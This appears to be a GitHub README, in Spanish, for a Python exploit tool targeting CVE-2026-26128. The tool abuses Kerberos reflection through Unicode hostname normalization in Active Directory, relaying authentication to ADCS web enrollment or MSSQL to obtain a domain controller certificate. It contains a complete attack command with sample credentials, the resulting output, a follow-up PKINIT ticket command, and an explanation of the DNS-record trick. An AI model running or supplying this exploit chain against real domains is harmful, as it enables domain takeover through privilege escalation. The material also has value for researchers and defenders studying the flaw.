
 jarnovandenbrink/cve-2026-26128
Explota la reflexión de Kerberos mediante la normalización Unicode en Windows Active Directory para retransmitir la autenticación a ADCS y MSSQL, lo que permite la escalada de privilegios basada en certificados.

Herramienta en Python para explotar la reflexión de Kerberos mediante la normalización Unicode en Windows Active Directory. Basada en la investigación de Guillaume André / Synacktiv.
Estas herramientas solo son compatibles con Python 3.8+. Clona el repositorio desde GitHub, instala las dependencias y listo:
git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file
Alternativamente, este ataque puede realizarse contra la inscripción web de ADCS y MSSQL. Ten en cuenta que para el relaying de Kerberos a MSSQL, el SQL Server debe ejecutarse como la cuenta de máquina. De lo contrario, el AP-REQ no se descifrará con la clave correcta.
Esta herramienta explota la forma en que Windows normaliza los caracteres Unicode al resolver SPNs. El servicio DnsCache utiliza CompareStringW con NORM_IGNORECASE, que trata ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ de manera diferente a srv1.ad.local, lo que provoca que emita una solicitud DNS. Por otro lado, el Domain Controller utiliza LCMapStringEx con los indicadores de normalización 0x31403. Al registrar un registro DNS para el nombre de host Unicode y apuntarlo a la máquina del atacante, el AP-REQ puede ser retransmitido a cualquier servicio que no aplique channel binding ni integridad de comunicaciones.
Los objetivos de relay compatibles son la inscripción web de ADCS y MSSQL. El soporte para SCCM AdminService está planificado. Ten en cuenta que el relay SMB ya no es posible en sistemas parcheados con la actualización del Patch Tuesday de marzo de 2026.






